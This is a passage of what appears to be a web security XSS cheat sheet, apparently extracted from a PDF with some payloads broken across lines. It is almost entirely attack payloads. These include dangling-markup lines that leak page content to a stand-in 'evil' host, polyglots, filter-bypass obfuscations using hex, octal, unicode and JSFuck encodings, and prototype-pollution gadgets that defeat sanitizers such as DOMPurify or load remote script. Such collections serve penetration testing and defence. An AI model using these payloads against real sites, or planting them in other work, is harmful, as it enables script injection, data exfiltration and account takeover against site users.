;&#x30;&#x30;&#x37;&#x32;&#x5c;&#x75;&#x30;&#x30;&#x37;&#x34;(1)</
script></svg>
```

Img tag with base64 encoding

```
<img                                                                src=x
onerror=location=atob`amF2YXNjcmlwdDphbGVydChkb2N1bWVudC5kb21haW4p
`>
```

```
Background attribute
```

```
<body background="//evil? <table background="//evil? <table><thead
background="//evil?        <table><tbody        background="//evil?
<table><tfoot  background="//evil?  <table><td  background="//evil?
<table><th background="//evil?
```

Scriptless Attacks

Link href stylesheet

```
<link rel=stylesheet href="//evil?
```

Link href icon

```
<link rel=icon href="//evil?
```

Meta refresh

```
<meta http-equiv="refresh" content="0; http://evil?
```

Img to pass markup through src attribute

```
<img src="//evil? <image src="//evil?
```

Video using track element

```
<video><track default src="//evil?
```

Video using source element and src attribute

```
<video><source src="//evil?
```

Audio using source element and src attribute

```
<audio><source src="//evil?
```

Input src

```
<input type=image src="//evil?
```

Button using formaction

```
<form><button style="width:100%;height:100%" type=submit formaction="//evil?
```

Input using formaction

```
<form><input type=submit value="XSS" style="width:100%;height:100%" type=submit formaction="//evil?
```

Form using action

```
<button form=x style="width:100%;height:100%;"><form id=x action="//evil?
```

Object data

```
<object data="//evil?
```

Iframe src

```
<iframe src="//evil?
```

Embed src

```
<embed src="//evil?
```

Use textarea to consume markup and post to external site

```
<form><button formaction=//evil>XSS</button><textarea name=x>
```

Pass markup data through window.name using form target

```
<button form=x>XSS</button><form id=x action=//evil target='
```

Pass markup data through window.name using base target

```
<a
href=http://subdomain1.portswigger-labs.net/dangling_markup/name.h
tml><font size=100 color=red>You must click me</font></a><base
target="
```

Pass markup data through window.name using formtarget

```
<form><input type=submit value="Click me"
formaction=http://subdomain1.portswigger-labs.net/dangling_markup/
name.html formtarget="
```

Using base href to pass data

```
<a href=abc
style="width:100%;height:100%;position:absolute;font-size:1000px;"
>xss<base href="//evil/
```

Using embed window name to pass data from the page

```
<embed
src=http://subdomain1.portswigger-labs.net/dangling_markup/name.ht
ml name="
```

Using iframe window name to pass data from the page

```
<iframe
src=http://subdomain1.portswigger-labs.net/dangling_markup/name.ht
ml name="
```

Using object window name to pass data from the page

```
<object
data=http://subdomain1.portswigger-labs.net/dangling_markup/name.h
tml name="
```

Using frame window name to pass data from the page

```
<frameset><frame
src=http://subdomain1.portswigger-labs.net/dangling_markup/name.ht
ml name="
```

Overwrite type attribute with image in hidden inputs

```
<input type=hidden type=image src="//evil?
```

Polyglots

Polyglot payload 1

```
javascript:/*--></title></style></textarea></script></xmp><svg/onl
oad='+/"/+/onmouseover=1/+/[*/[]/+alert(1)//'>
```

Polyglot payload 2

```
javascript:"/*'/*`/*--></noscript></title></textarea></style></tem
plate></noembed></script><html                                    \"
onmouseover=/*&lt;svg/*/onload=alert()//>
```

Polyglot payload 3

```
javascript:/*--></title></style></textarea></script></xmp><details
/open/ontoggle='+/`/+/"/+/onmouseover=1/+/[*/[]/+alert(/@PortSwigg
erRes/)//'>
```

WAF Bypass Global Objects

XSS into a JavaScript string: string concatenation (window)

```
';window['ale'+'rt'](window['doc'+'ument']['dom'+'ain']);//
```

XSS into a JavaScript string: string concatenation (self)

```
';self['ale'+'rt'](self['doc'+'ument']['dom'+'ain']);//
```

XSS into a JavaScript string: string concatenation (this)

```
';this['ale'+'rt'](this['doc'+'ument']['dom'+'ain']);//
```

XSS into a JavaScript string: string concatenation (top)

```
';top['ale'+'rt'](top['doc'+'ument']['dom'+'ain']);//
```

XSS into a JavaScript string: string concatenation (parent)

```
';parent['ale'+'rt'](parent['doc'+'ument']['dom'+'ain']);//
```

XSS into a JavaScript string: string concatenation (frames)

```
';frames['ale'+'rt'](frames['doc'+'ument']['dom'+'ain']);//
```

XSS into a JavaScript string: string concatenation (globalThis)

```
';globalThis['ale'+'rt'](globalThis['doc'+'ument']['dom'+'ain']);//
/
```

XSS into a JavaScript string: comment syntax (window)

```
';window[/*foo*/'alert'/*bar*/](window[/*foo*/'document'/*bar*/]['
domain']);//
```

XSS into a JavaScript string: comment syntax (self)

```
';self[/*foo*/'alert'/*bar*/](self[/*foo*/'document'/*bar*/]['doma
in']);//
```

XSS into a JavaScript string: comment syntax (this)

```
';this[/*foo*/'alert'/*bar*/](this[/*foo*/'document'/*bar*/]['doma
in']);//
```

XSS into a JavaScript string: comment syntax (top)

```
';top[/*foo*/'alert'/*bar*/](top[/*foo*/'document'/*bar*/]['domain
']);//
```

XSS into a JavaScript string: comment syntax (parent)

```
';parent[/*foo*/'alert'/*bar*/](parent[/*foo*/'document'/*bar*/]['
domain']);//
```

XSS into a JavaScript string: comment syntax (frames)

```
';frames[/*foo*/'alert'/*bar*/](frames[/*foo*/'document'/*bar*/]['
domain']);//
```

XSS into a JavaScript string: comment syntax (globalThis)

```
';globalThis[/*foo*/'alert'/*bar*/](globalThis[/*foo*/'document'/*
bar*/]['domain']);//
```

XSS into a JavaScript string: hex escape sequence (window)

```
';window['\x61\x6c\x65\x72\x74'](window['\x64\x6f\x63\x75\x6d\x65\
x6e\x74']['\x64\x6f\x6d\x61\x69\x6e']);//
```

XSS into a JavaScript string: hex escape sequence (self)

```
';self['\x61\x6c\x65\x72\x74'](self['\x64\x6f\x63\x75\x6d\x65\x6e\
x74']['\x64\x6f\x6d\x61\x69\x6e']);//
```

XSS into a JavaScript string: hex escape sequence (this)

```
';this['\x61\x6c\x65\x72\x74'](this['\x64\x6f\x63\x75\x6d\x65\x6e\
x74']['\x64\x6f\x6d\x61\x69\x6e']);//
```

XSS into a JavaScript string: hex escape sequence (top)

```
';top['\x61\x6c\x65\x72\x74'](top['\x64\x6f\x63\x75\x6d\x65\x6e\x7
4']['\x64\x6f\x6d\x61\x69\x6e']);//
```

XSS into a JavaScript string: hex escape sequence (parent)

```
';parent['\x61\x6c\x65\x72\x74'](parent['\x64\x6f\x63\x75\x6d\x65\
x6e\x74']['\x64\x6f\x6d\x61\x69\x6e']);//
```

XSS into a JavaScript string: hex escape sequence (frames)

```
';frames['\x61\x6c\x65\x72\x74'](frames['\x64\x6f\x63\x75\x6d\x65\
x6e\x74']['\x64\x6f\x6d\x61\x69\x6e']);//
```

XSS into a JavaScript string: hex escape sequence (globalThis)

```
';globalThis['\x61\x6c\x65\x72\x74'](globalThis['\x64\x6f\x63\x75\
x6d\x65\x6e\x74']['\x64\x6f\x6d\x61\x69\x6e']);//
```

XSS into a JavaScript string: hex escape sequence and base64 encoded string (window)

```
';window['\x65\x76\x61\x6c']('window["\x61\x6c\x65\x72\x74"](windo
w["\x61\x74\x6f\x62"]("WFNT"))');//
```

XSS into a JavaScript string: hex escape sequence and base64 encoded string (self)

```
';self['\x65\x76\x61\x6c']('self["\x61\x6c\x65\x72\x74"](self["\x6
1\x74\x6f\x62"]("WFNT"))');//
```

XSS into a JavaScript string: hex escape sequence and base64 encoded string (this)

```
';this['\x65\x76\x61\x6c']('this["\x61\x6c\x65\x72\x74"](this["\x6
1\x74\x6f\x62"]("WFNT"))');//
```

XSS into a JavaScript string: hex escape sequence and base64 encoded string (top)

```
';top['\x65\x76\x61\x6c']('top["\x61\x6c\x65\x72\x74"](top["\x61\x
74\x6f\x62"]("WFNT"))');//
```

XSS into a JavaScript string: hex escape sequence and base64 encoded string (parent)

```
';parent['\x65\x76\x61\x6c']('parent["\x61\x6c\x65\x72\x74"](paren
t["\x61\x74\x6f\x62"]("WFNT"))');//
```

XSS into a JavaScript string: hex escape sequence and base64 encoded string (frames)

```
';frames['\x65\x76\x61\x6c']('frames["\x61\x6c\x65\x72\x74"](frame
s["\x61\x74\x6f\x62"]("WFNT"))');//
```

XSS into a JavaScript string: hex escape sequence and base64 encoded string (globalThis)

```
';globalThis['\x65\x76\x61\x6c']('globalThis["\x61\x6c\x65\x72\x74
"](globalThis["\x61\x74\x6f\x62"]("WFNT"))');//
```

XSS into a JavaScript string: octal escape sequence (window)

```
';window['\141\154\145\162\164']('\130\123\123');//
```

XSS into a JavaScript string: octal escape sequence (self)

```
';self['\141\154\145\162\164']('\130\123\123');//
```

XSS into a JavaScript string: octal escape sequence (this)

```
';this['\141\154\145\162\164']('\130\123\123');//
```

XSS into a JavaScript string: octal escape sequence (top)

```
';top['\141\154\145\162\164']('\130\123\123');//
```

XSS into a JavaScript string: octal escape sequence (parent)

```
';parent['\141\154\145\162\164']('\130\123\123');//
```

XSS into a JavaScript string: octal escape sequence (frames)

```
';frames['\141\154\145\162\164']('\130\123\123');//
```

XSS into a JavaScript string: octal escape sequence (globalThis)

```
';globalThis['\141\154\145\162\164']('\130\123\123');//
```

XSS into a JavaScript string: unicode escape (window)

```
';window['\u{0061}\u{006c}\u{0065}\u{0072}\u{0074}']('\u{0058}\u{0053}\u{0053}');//
```

XSS into a JavaScript string: unicode escape (self)

```
';self['\u{0061}\u{006c}\u{0065}\u{0072}\u{0074}']('\u{0058}\u{0053}\u{0053}');//
```

XSS into a JavaScript string: unicode escape (this)

```
';this['\u{0061}\u{006c}\u{0065}\u{0072}\u{0074}']('\u{0058}\u{0053}\u{0053}');//
```

XSS into a JavaScript string: unicode escape (top)

```
';top['\u{0061}\u{006c}\u{0065}\u{0072}\u{0074}']('\u{0058}\u{0053}\u{0053}');//
```

XSS into a JavaScript string: unicode escape (parent)

```
';parent['\u{0061}\u{006c}\u{0065}\u{0072}\u{0074}']('\u{0058}\u{0053}\u{0053}');//
```

XSS into a JavaScript string: unicode escape (frames)

```
';frames['\u{0061}\u{006c}\u{0065}\u{0072}\u{0074}']('\u{0058}\u{0053}\u{0053}');//
```

XSS into a JavaScript string: unicode escape (globalThis)

```
';globalThis['\u{0061}\u{006c}\u{0065}\u{0072}\u{0074}']('\u{0058}\u{0053}\u{0053}');//
```

XSS into a JavaScript string: RegExp source property (window)

```
';window[/al/.source+/ert/.source](/XSS/.source);//
```

XSS into a JavaScript string: RegExp source property (self)

```
';self[/al/.source+/ert/.source](/XSS/.source);//
```

XSS into a JavaScript string: RegExp source property (this)

```
';this[/al/.source+/ert/.source](/XSS/.source);//
```

XSS into a JavaScript string: RegExp source property (top)

```
';top[/al/.source+/ert/.source](/XSS/.source);//
```

XSS into a JavaScript string: RegExp source property (parent)

```
';parent[/al/.source+/ert/.source](/XSS/.source);//
```

XSS into a JavaScript string: RegExp source property (frames)

```
';frames[/al/.source+/ert/.source](/XSS/.source);//
```

XSS into a JavaScript string: RegExp source property (globalThis)

```
';globalThis[/al/.source+/ert/.source](/XSS/.source);//
```

XSS into a JavaScript string: Hieroglyphy/JSFuck (window)

```
';window[(+{}+[])[+!![]]+(![]+[])[!+[]+!![]]+([][[]]+[])[!+[]+!![]
+!![]]+(!![]+[])[+!![]]+(!![]+[])[+[]]((+{}+[])[+!![]]);//
```

XSS into a JavaScript string: Hieroglyphy/JSFuck (self)

```
';self[(+{}+[])[+!![]]+(![]+[])[!+[]+!![]]+([][[]]+[])[!+[]+!![]+!
![]]+(!![]+[])[+!![]]+(!![]+[])[+[]]((+{}+[])[+!![]]);//
```

XSS into a JavaScript string: Hieroglyphy/JSFuck (this)

```
';this[(+{}+[])[+!![]]+(![]+[])[!+[]+!![]]+([][[]]+[])[!+[]+!![]+!
![]]+(!![]+[])[+!![]]+(!![]+[])[+[]]((+{}+[])[+!![]]);//
```

XSS into a JavaScript string: Hieroglyphy/JSFuck (top)

```
';top[(+{}+[])[+!![]]+(![]+[])[!+[]+!![]]+([][[]]+[])[!+[]+!![]+!!
[]]+(!![]+[])[+!![]]+(!![]+[])[+[]]((+{}+[])[+!![]]);//
```

XSS into a JavaScript string: Hieroglyphy/JSFuck (parent)

```
';parent[(+{}+[])[+!![]]+(![]+[])[!+[]+!![]]+([][[]]+[])[!+[]+!![]
+!![]]+(!![]+[])[+!![]]+(!![]+[])[+[]]((+{}+[])[+!![]]);//
```

XSS into a JavaScript string: Hieroglyphy/JSFuck (frames)

```
';frames[(+{}+[])[+!![]]+(![]+[])[!+[]+!![]]+([][[]]+[])[!+[]+!![]
+!![]]+(!![]+[])[+!![]]+(!![]+[])[+[]]((+{}+[])[+!![]]);//
```

XSS into a JavaScript string: Hieroglyphy/JSFuck (globalThis)

```
';globalThis[(+{}+[])[+!![]]+(![]+[])[!+[]+!![]]+([][[]]+[])[!+[]+
!![]+!![]]+(!![]+[])[+!![]]+(!![]+[])[+[]]((+{}+[])[+!![]]);//
```

Content Type

This section of our XSS cheat sheet lists content types that can be used for XSS with the X-Content-Type-Options: nosniff header active along with their PoCs.

text/html

```
<script>alert(document.domain)</script>
```

application/xhtml+xml

```
<x             :             script             xmlns             :
x="http://www.w3.org/1999/xhtml">alert(document.domain)</x:script>
```

application/xml

```
<x             :             script             xmlns             :
x="http://www.w3.org/1999/xhtml">alert(document.domain)</x:script>
```

text/xml

```
<x             :             script             xmlns             :
x="http://www.w3.org/1999/xhtml">alert(document.domain)</x:script>
```

image/svg+xml

```
<x             :             script             xmlns             :
x="http://www.w3.org/1999/xhtml">alert(document.domain)</x:script>
```

text/xsl

```
<x             :             script             xmlns             :
x="http://www.w3.org/1999/xhtml">alert(document.domain)</x:script>
```

application/vnd.wap.xhtml+xml

```
<x             :             script             xmlns             :
x="http://www.w3.org/1999/xhtml">alert(document.domain)</x:script>
```

text/rdf

```
<x             :             script             xmlns             :
x="http://www.w3.org/1999/xhtml">alert(document.domain)</x:script>
```

application/rdf+xml

```
<x             :             script             xmlns             :
x="http://www.w3.org/1999/xhtml">alert(document.domain)</x:script>
```

application/mathml+xml

```
<x             :             script             xmlns             :
x="http://www.w3.org/1999/xhtml">alert(document.domain)</x:script>
```

text/vtt

```
<script>alert(document.domain)</script>
```

text/cache-manifest

```
<script>alert(document.domain)</script>
```

Prototype Pollution

This next section covers different prototype pollution attacks, along with their XSS payloads.

Wistia Embedded Video

```
<script>
Object.prototype.innerHTML = '<img/src/onerror=alert(1)>';
</script>
```

$(x).off jQuery

```
<script>
Object.prototype.preventDefault='x';
Object.prototype.handleObj='x';
Object.prototype.delegateTarget='<img/src/onerror=alert(1)>';
/* No extra code needed for jQuery 1 & 2 */$(document).off('foobar');
</script>
```

$(html) jQuery

```
<script>
Object.prototype.div=['1','<img src onerror=alert(1)>','1']
</script><script>
$('<div x="x"></div>')
</script>
```

$.get jQuery

```
<script>
Object.prototype.url = ['data:,alert(1)//'];
Object.prototype.dataType = 'script';
</script>
<script>
$.get('https://google.com/');
$.post('https://google.com/');
</script>
```

$.getScript jQuery

```
<script>
Object.prototype.src = ['data:,alert(1)//']
</script>
<script>
$.getScript('https://google.com/')
```

```
</script>
```

$.getScript jQuery

```
<script>
Object.prototype.url = 'data:,alert(1)//'
</script>
<script>
$.getScript('https://google.com/')
</script>
```

Google reCAPTCHA

```
<script>
Object.prototype.srcdoc=['<script>alert(1)<\/script>']
</script>
<div class="g-recaptcha" data-sitekey="your-site-key"/>
```

Twitter Universal Website Tag

```
<script>
Object.prototype.hif = ['javascript:alert(document.domain)'];
</script>
```

Tealium Universal Tag

```
<script>
Object.prototype.attrs = {src:1};
Object.prototype.src='https://portswigger-labs.net/xss/xss.js'
</script>
```

Akamai Boomerang

```
<script>Object.prototype.BOOMR = 1;
Object.prototype.url='https://portswigger-labs.net/xss/xss.js'</script>
```

Lodash

```
<script>
Object.prototype.sourceURL = '\u2028\u2029alert(1)'
</script>
<script>
_.template('test')
</script>
```

sanitize-html

```
<script>
Object.prototype['*'] = ['onload']</script>
<script>
document.write(sanitizeHtml('<iframe onload=alert(1)>'))
</script>
```

js-xss

```
<script>
Object.prototype.whiteList = {img: ['onerror', 'src']}
</script>
<script>
document.write(filterXSS('<img src onerror=alert(1)>'))
</script>
```

DOMPurify

```
<script>
Object.prototype.ALLOWED_ATTR = ['onerror', 'src']
</script>
<script>
document.write(DOMPurify.sanitize('<img src onerror=alert(1)>'))
</script>
```

DOMPurify

```
<script>
Object.prototype.documentMode = 9
</script>
```

Closure

```
<script>
const html = '<img src onerror=alert(1)>';
const sanitizer = new goog.html.sanitizer.HtmlSanitizer();
const sanitized = sanitizer.sanitize(html);
const node = goog.dom.safeHtmlToNode(sanitized);

document.body.append(node);
</script>
```

Closure

```
<script>
```

```
Object.prototype.CLOSURE_BASE_PATH = 'data:,alert(1)//';
</script>
```

Marionette.js / Backbone.js

```
<script>
Object.prototype.tagName = 'img'
Object.prototype.src = ['x:x']
Object.prototype.onerror = ['alert(1)']
</script>
<script>
(function() {
var View = Mn.View.extend({template: '#template-layout'});
var App = Mn.Application.extend({region: '#app', onStart: function() {this.showView(new
View());}});
var app = new App();
app.start();
})();
</script>
<div id="template-layout" type="x-template/underscore">xxx</div>
```

Adobe Dynamic Tag Management

```
<script>
Object.prototype.src='data:,alert(1)//'
</script>
```

Embedly Cards

```
<script>
```

Object.prototype.onload = 'alert(1)'

```
</script>
Segment Analytics.js <script>
Object.prototype.script = [1,'<img/src/onerror=alert(1)>','<img/src/onerror=alert(2)>']
</script>
```

Knockout.js

```
<strong data-bind="text:'hello'"></strong>
<script>
Object.prototype[4]="a':1,[alert(1)]:1,'b";Object.prototype[5]=',';
</script><script>
ko.applyBindings({})
```

</script>